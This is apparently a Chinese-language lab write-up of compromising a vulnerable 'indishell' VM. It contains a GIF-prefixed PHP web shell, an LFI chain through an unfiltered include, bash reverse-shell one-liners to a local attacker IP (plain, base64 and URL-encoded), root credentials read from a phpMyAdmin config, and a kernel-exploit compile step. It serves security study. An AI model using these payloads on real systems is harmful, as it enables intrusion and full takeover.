

查看users列表和添加users。
这个添加正好和之间那个/add一样,但是那个没成功。

尝试上传图片,成功了。

上传图片马。
a.jpg
GIF89a
<?php @eval($_POST['cmd']); ?>
文件上传+文件包含
上传成功,使用LFI漏洞让php解析器去读这个jpg文件。
uploaded_images/a.jpg


只是下载了文件,没有解析内容。
继续看源码。
test.php
panel.php中
// ... (add 和 show 的检查)
	else
	{
		// !!! 危险:直接使用未过滤的 $_POST['load']
		include($dir.'/'.$_POST['load']);
	}
去panel.php页抓包。

执行反弹shell命令。
echo 'bash -i >& /dev/tcp/192.168.30.131/4444 0>&1' | bash

bash -c "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMwLjEzMS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}"
ZWNobyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMwLjEzMS80NDQ0IDA+JjEi
echo 'bash -i >& /dev/tcp/192.168.30.131/4444 0>&1'
system(echo ZWNobyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMwLjEzMS80NDQ0IDA+JjEi | base64 -d | bash);

echo "bash -i >& /dev/tcp/192.168.30.157/4444 0>&1" | bash

echo%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.30.157%2F4444%200%3E%261%22%20%7C%20bash
## 最终成功的payload
load=uploaded_images/a.jpg&continue=continue&cmd=system(%27echo%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.30.131%2F4444%200%3E%261%22%20%7C%20bash%27);
提权

生面孔。
www-data@indishell:/var/www$ sudoedit -h
sudoedit -h
sudoedit - edit files as another user

usage: sudoedit [-AknS] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u
                user name|#uid] file ...

Options:
  -a type       use specified BSD authentication type
  -b            run command in the background
  -C fd         close all file descriptors >= fd
  -E            preserve user environment when executing command
  -e            edit files instead of running a command
  -g group      execute command as the specified group
  -H            set HOME variable to target user's home dir.
  -h            display help message and exit
  -i [command]  run a login shell as target user
  -K            remove timestamp file completely
  -k            invalidate timestamp file
  -l[l] command list user's available commands
  -n            non-interactive mode, will not prompt user
  -P            preserve group vector instead of setting to target's
  -p prompt     use specified password prompt
  -S            read password from standard input
  -s [command]  run a shell as target user
  -U user       when listing, list specified user's privileges
  -u user       run command (or edit file) as specified user
  -V            display version information and exit
  -v            update user's timestamp without running a command
  --            stop processing command line arguments
简介
sudoedit是一个用于以另一位用户(通常是root)的权限安全地编辑文件的命令。它通过先将目标文件复制到临时目录,然后使用目标用户的身份编辑临时文件,最后将修改保存回原始文件来实现这一目的。这种方法避免了直接使用sudo以root权限运行编辑器,从而提高了安全性。
- 工作原理:
sudoedit将要编辑的文件复制到一个临时位置。- 它使用目标用户的身份(通常是
root)打开临时文件的编辑器。- 在编辑完成后,
sudoedit会将临时文件中的更改写回到原始文件,并删除临时文件
看来不是提取点。
继续信息收集。
uname -a
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
应该可以内核提取,先再看看其他信息。

翻翻配置文件一般是config.inc.php。

找到一组账号。
| 账号 | 密码 |
|---|---|
| root | roottoor |
成功登录root的ssh。

内核提权
也可以内核提权。
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux

试试这个第一个。

靶机是i686是32位的。针对老靶机最好再使用静态编译-static。
gcc 37292.c -o exploit -m32 -static
编译不出来。
先上传试试。
在靶机上。直接成功。

chmod +x exploit
速通法
/var/www/phpmy/config.inc.php
<?php

/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'roottoor';
$cfg['Servers'][$i]['AllowNoPassword'] = true;

/* End of servers configuration */

$cfg['DefaultLang'] = 'en-utf-8';
$cfg['ServerDefault'] = 1;
$cfg['UploadDir'] = '';
$cfg['SaveDir'] = '';


/* rajk - for blobstreaming */
$cfg['Servers'][$i]['bs_garbage_threshold'] = 50;
$cfg['Servers'][$i]['bs_repository_threshold'] = '32M';
$cfg['Servers'][$i]['bs_temp_blob_timeout'] = 600;
$cfg['Servers'][$i]['bs_temp_log_threshold'] = '32M';


?>
| 账号 | 密码 |
|---|---|
| root | roottoor |
登录root的ssh。